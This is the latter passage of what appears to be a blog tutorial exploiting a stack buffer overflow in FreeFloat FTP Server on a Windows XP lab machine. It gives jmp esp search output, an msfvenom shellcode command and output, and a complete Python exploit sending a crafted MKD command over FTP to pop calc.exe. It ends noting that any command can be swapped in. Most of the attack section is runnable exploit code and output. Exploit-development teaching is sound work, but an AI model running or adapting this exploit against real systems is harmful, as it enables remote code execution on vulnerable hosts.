7CB41020   0x7cb41020 : jmp esp |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.6242 (C:\WINDOWS\system32\SHELL32.dll)
7C91FCD8   0x7c91fcd8 : jmp esp |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6055 (C:\WINDOWS\system32\ntdll.dll)
77E85612   0x77e85612 : jmp esp |  {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6477 (C:\WINDOWS\system32\RPCRT4.dll)
77E99F71   0x77e99f71 : jmp esp |  {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6477 (C:\WINDOWS\system32\RPCRT4.dll)
77EF6E7E   0x77ef6e7e : jmp esp |  {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6477 (C:\WINDOWS\system32\RPCRT4.dll)
7E429353   0x7e429353 : jmp esp |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\USER32.dll)
7E4456F7   0x7e4456f7 : jmp esp |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\USER32.dll)
7E455AF7   0x7e455af7 : jmp esp |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\USER32.dll)
7E45B310   0x7e45b310 : jmp esp |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\USER32.dll)
773F3703   0x773f3703 : jmp esp | ascii {PAGE_EXECUTE_READ} [comctl32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.0 (C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Comm
77DEF01C   0x77def01c : call esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77DEF0D2   0x77def0d2 : call esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77FB02FC   0x77fb02fc : call esp |  {PAGE_EXECUTE_READ} [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5912 (C:\WINDOWS\system32\SHLWAPI.dll)
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open jmp.txt...
0BADF00D     Found a total of 42 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:08.109000
```

```
!mona jmp -r esp
```


Now I'm are looking for SHELL32.dll in this case I am going to choose 0x7c9c1349.

The shellcode can be generated by using MSFvenom :

**msfvenom -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python --var-name shellcode EXITFUNC=thread**

-b is bad character that you need to avoid


-f for format




```
root@kali:~# msfvenom -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python --var-name shellcode EXITFUNC=thread
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1237 bytes
shellcode =  b""
shellcode += b"\xd9\xc4\xb8\xcf\x4a\x51\x45\xd9\x74\x24\xf4"
shellcode += b"\x5b\x2b\xc9\xb1\x31\x31\x43\x18\x03\x43\x18"
shellcode += b"\x83\xeb\x33\xa8\xa4\xb9\x23\xaf\x47\x42\xb3"
shellcode += b"\xd0\xce\xa7\x82\xd0\xb5\xac\xb4\xe0\xbe\xe1"
shellcode += b"\x38\x8a\x93\x11\xcb\xfe\x3b\x15\x7c\xb4\x1d"
shellcode += b"\x18\x7d\xe5\x5e\x3b\xfd\xf4\xb2\x9b\x3c\x37"
shellcode += b"\xc7\xda\x79\x2a\x2a\x8e\xd2\x20\x99\x3f\x57"
shellcode += b"\x7c\x22\xcb\x2b\x90\x22\x28\xfb\x93\x03\xff"
shellcode += b"\x70\xca\x83\x01\x55\x66\x8a\x19\xba\x43\x44"
shellcode += b"\x91\x08\x3f\x57\x73\x41\xc0\xf4\xba\x6e\x33"
shellcode += b"\x04\xfa\x48\xac\x73\xf2\xab\x51\x84\xc1\xd6"
shellcode += b"\x8d\x01\xd2\x70\x45\xb1\x3e\x81\x8a\x24\xb4"
shellcode += b"\x8d\x67\x22\x92\x91\x76\xe7\xa8\xad\xf3\x06"
shellcode += b"\x7f\x24\x47\x2d\x5b\x6d\x13\x4c\xfa\xcb\xf2"
shellcode += b"\x71\x1c\xb4\xab\xd7\x56\x58\xbf\x65\x35\x36"
shellcode += b"\x3e\xfb\x43\x74\x40\x03\x4c\x28\x29\x32\xc7"
shellcode += b"\xa7\x2e\xcb\x02\x8c\xd1\x29\x87\xf8\x79\xf4"
shellcode += b"\x42\x41\xe4\x07\xb9\x85\x11\x84\x48\x75\xe6"
shellcode += b"\x94\x38\x70\xa2\x12\xd0\x08\xbb\xf6\xd6\xbf"
shellcode += b"\xbc\xd2\xb4\x5e\x2f\xbe\x14\xc5\xd7\x25\x69"
root@kali:~#
```

Let's add the address and insert the NOP properly to make it pop the calc.exe

After adjusting the padding and nops I get



```python
import sys,socket
from pwn import *
add = p32(0x7c9c1349)

#eip =  0x7c9c167d
#msfvenom -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python --var-name shellcode EXITFUNC=thread

shellcode =  b""
shellcode += b"\xd9\xc4\xb8\xcf\x4a\x51\x45\xd9\x74\x24\xf4"
shellcode += b"\x5b\x2b\xc9\xb1\x31\x31\x43\x18\x03\x43\x18"
shellcode += b"\x83\xeb\x33\xa8\xa4\xb9\x23\xaf\x47\x42\xb3"
shellcode += b"\xd0\xce\xa7\x82\xd0\xb5\xac\xb4\xe0\xbe\xe1"
shellcode += b"\x38\x8a\x93\x11\xcb\xfe\x3b\x15\x7c\xb4\x1d"
shellcode += b"\x18\x7d\xe5\x5e\x3b\xfd\xf4\xb2\x9b\x3c\x37"
shellcode += b"\xc7\xda\x79\x2a\x2a\x8e\xd2\x20\x99\x3f\x57"
shellcode += b"\x7c\x22\xcb\x2b\x90\x22\x28\xfb\x93\x03\xff"
shellcode += b"\x70\xca\x83\x01\x55\x66\x8a\x19\xba\x43\x44"
shellcode += b"\x91\x08\x3f\x57\x73\x41\xc0\xf4\xba\x6e\x33"
shellcode += b"\x04\xfa\x48\xac\x73\xf2\xab\x51\x84\xc1\xd6"
shellcode += b"\x8d\x01\xd2\x70\x45\xb1\x3e\x81\x8a\x24\xb4"
shellcode += b"\x8d\x67\x22\x92\x91\x76\xe7\xa8\xad\xf3\x06"
shellcode += b"\x7f\x24\x47\x2d\x5b\x6d\x13\x4c\xfa\xcb\xf2"
shellcode += b"\x71\x1c\xb4\xab\xd7\x56\x58\xbf\x65\x35\x36"
shellcode += b"\x3e\xfb\x43\x74\x40\x03\x4c\x28\x29\x32\xc7"
shellcode += b"\xa7\x2e\xcb\x02\x8c\xd1\x29\x87\xf8\x79\xf4"
shellcode += b"\x42\x41\xe4\x07\xb9\x85\x11\x84\x48\x75\xe6"
shellcode += b"\x94\x38\x70\xa2\x12\xd0\x08\xbb\xf6\xd6\xbf"
shellcode += b"\xbc\xd2\xb4\x5e\x2f\xbe\x14\xc5\xd7\x25\x69"
```




```python

buf = "\x90" * 16 + shellcode
junk = "A"*247 + "\x7D\x16\x9C\x7C" + buf + "C"*(749-len(buf))
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.175.130',21))
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + junk + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
```

```
import sys,socket
from pwn import *
add = p32(0x7c9c1349)

#eip =  0x7c9c167d
#msfvenom -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python --var-name shellcode
EXITFUNC=thread

shellcode =  b""
shellcode += b"\xd9\xc4\xb8\xcf\x4a\x51\x45\xd9\x74\x24\xf4"
shellcode += b"\x5b\x2b\xc9\xb1\x31\x31\x43\x18\x03\x43\x18"
shellcode += b"\x83\xeb\x33\xa8\xa4\xb9\x23\xaf\x47\x42\xb3"
shellcode += b"\xd0\xce\xa7\x82\xd0\xb5\xac\xb4\xe0\xbe\xe1"
shellcode += b"\x38\x8a\x93\x11\xcb\xfe\x3b\x15\x7c\xb4\x1d"
shellcode += b"\x18\x7d\xe5\x5e\x3b\xfd\xf4\xb2\x9b\x3c\x37"
shellcode += b"\xc7\xda\x79\x2a\x2a\x8e\xd2\x20\x99\x3f\x57"
shellcode += b"\x7c\x22\xcb\x2b\x90\x22\x28\xfb\x93\x03\xff"
shellcode += b"\x70\xca\x83\x01\x55\x66\x8a\x19\xba\x43\x44"
shellcode += b"\x91\x08\x3f\x57\x73\x41\xc0\xf4\xba\x6e\x33"
shellcode += b"\x04\xfa\x48\xac\x73\xf2\xab\x51\x84\xc1\xd6"
shellcode += b"\x8d\x01\xd2\x70\x45\xb1\x3e\x81\x8a\x24\xb4"
shellcode += b"\x8d\x67\x22\x92\x91\x76\xe7\xa8\xad\xf3\x06"
shellcode += b"\x7f\x24\x47\x2d\x5b\x6d\x13\x4c\xfa\xcb\xf2"
shellcode += b"\x71\x1c\xb4\xab\xd7\x56\x58\xbf\x65\x35\x36"
shellcode += b"\x3e\xfb\x43\x74\x40\x03\x4c\x28\x29\x32\xc7"
shellcode += b"\xa7\x2e\xcb\x02\x8c\xd1\x29\x87\xf8\x79\xf4"
shellcode += b"\x42\x41\xe4\x07\xb9\x85\x11\x84\x48\x75\xe6"
shellcode += b"\x94\x38\x70\xa2\x12\xd0\x08\xbb\xf6\xd6\xbf"
shellcode += b"\xbc\xd2\xb4\x5e\x2f\xbe\x14\xc5\xd7\x25\x69"
```

```
buf = "\x90" * 16 + shellcode
junk = "A"*247 + "\x7D\x16\x9C\x7C" + buf + "C"*(749-len(buf))
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.175.130',21))
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('MKD ' + junk + '\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

When I check the windows xp machine, the calc is popped up.



Windows XP Professional - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2019.4-vmware-am...
Windows XP Professional
My Computer
AccessData FTK Imager
WFA
Recycle Bin
Immunity Debugger
new
FTPServer
Calculator
Edit View Help
0.
Backspace CE C
MC 7 8 9 / sqrt
MR 4 5 6 * %
MS 1 2 3 - 1/x
M+ 0 +/- . + =
Immunity Debugger - FTPServer.exe - [CPU - main thread, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
start
Immunity Debugger - ...
Calculator
3:30 PM
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
3:30 PM
5/10/2020

```
7C911689  8B09          MOV ECX,DWORD PTR DS:[E
7C91168B  3B4A 04       CMP ECX,DWORD PTR DS:[E
7C91168E  8955 0C       MOV DWORD PTR SS:[EBP+C
7C911691  0F85 9D000000 JNZ ntdll.7C911734
7C911697  3BC8          CMP ECX,EAX
7C911699  0F85 95000000 JNZ ntdll.7C911734
7C91169F  56            PUSH ESI
7C9116A0  53            PUSH EBX
7C9116A1  E8 DEEFFFFF   CALL ntdll.7C910684
7C9116A6  8B45 0C       MOV EAX,DWORD PTR SS:[E
7C9116A9  8B4D 08       MOV ECX,DWORD PTR SS:[E
7C9116AC  3BC1          CMP EAX,ECX
7C9116AE  8901          MOV DWORD PTR DS:[ECX],
7C9116B0  8948 04       MOV DWORD PTR DS:[EAX+4
7C9116B3  74 49         JE SHORT ntdll.7C9116FE
7C9116B5  8A46 05       MOV AL,BYTE PTR DS:[ESI
7C9116B8  A8 04         TEST AL,4
7C9116BA  0F85 2A980300 JNZ ntdll.7C94AEEA
7C9116C0  8A47 05       MOV AL,BYTE PTR DS:[EDI
7C9116C3  24 10         AND AL,10
7C9116C5  A8 10         TEST AL,10
```

```
Registers (FPU)
EAX 003B19D0
ECX A7CED0B3
EDX 4247AF23
EBX 003B0000
ESP 0012FA64
EBP 0012FA70
ESI 003B19C8
EDI 003B1DE0

EIP 7C911689 ntdll.7C911689

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```

```
Address   Hex dump                 ASCII
0040A000  00 00 00 00 00 00 00 00  ........
0040A008  00 00 00 00 C6 75 40 00  ....ƒu@.
0040A010  9E 69 40 00 00 00 00 00  ži@.....
0040A018  00 00 00 00 00 00 00 00  ........
0040A020  00 00 00 00 AF 69 40 00  ....»i@.
0040A028  00 00 00 00 00 00 00 00  ........
0040A030  15 00 00 00 46 00 54 00  §...F.T.
0040A038  50 00 53 00 52 00 56 00  P.S.R.V.
0040A040  00 00 00 00 46 00 54 00  ....F.T.
0040A048  50 00 53 00 45 00 52 00  P.S.E.R.
0040A050  56 00 00 00 49 00 50 00  V...I.P.
0040A058  3A 00 20 00 25 00 53 00  :. .%.S.
0040A060  00 00 00 00 EC A0 40 00  ....∞á@.
0040A068  E4 A0 40 00 DC A0 40 00  Σá@.▄á@.
0040A070  D4 A0 40 00 CC A0 40 00  ╘á@.╠á@.
```

```
0012FA64  003B0000  ..;.
0012FA68  003B1DE0  α#;.
0012FA6C  00000000  ....
0012FA70  0012FB5C  \√#.
0012FA74  7C91A2B6  ╢óæ|  RETURN to ntdll.7C91A2B6
0012FA78  A7CED0B3  │╨╬º
0012FA7C  003B1DE0  α#;.
0012FA80  0012FB40  @√#.
0012FA84  00000000  ....
0012FA88  003B1DE0  α#;.
0012FA8C  003B0000  ..;.
0012FA90  003B1DE8  Φ#;.
0012FA94  00000000  ....
0012FA98  7E41882A  *êA~  RETURN to USER32.7E41882
0012FA9C  00140000  ..¶.
0012FAA0  004015D0  ╨§@.  FTPServe.004015D0
0012FAA4  00140000  ..¶.
```

```
[15:30:24] Access violation when reading [A7CED0B3] - use S    Paused
```

We can change the exec CMD = <whatever> and get the execution.

## References:

[1]. "FreeFloatFTP BOF – PuckieStyle." [Online]. Available: https://www.puckiestyle.nl/free-float-ftp/. [Accessed: 11-May-2020].

[2]. GitHub. 2020. Justinsteven/Dostackbufferoverflowgood. [online] Available at: <https://github.com/justinsteven/dostackbufferoverflowgood/blob/master/dostackbufferoverflowgood_tutorial.md> [Accessed 11 May 2020].

[3]. 2020. [online] Available at: <https://www.youtube.com/watch?v=TvBsE5eul8U&feature=emb_logo> [Accessed 11 May 2020].

[4]. Dl.packetstormsecurity.net. 2020. [online] Available at: <https://dl.packetstormsecurity.net/papers/call_for/FreeFloatFTP.pdf> [Accessed 11 May 2020].

[5]. Fuzzysecurity.com. 2020. Fuzzysecurity | Exploitdev: Part 2. [online] Available at: <https://fuzzysecurity.com/tutorials/expDev/2.html> [Accessed 11 May 2020].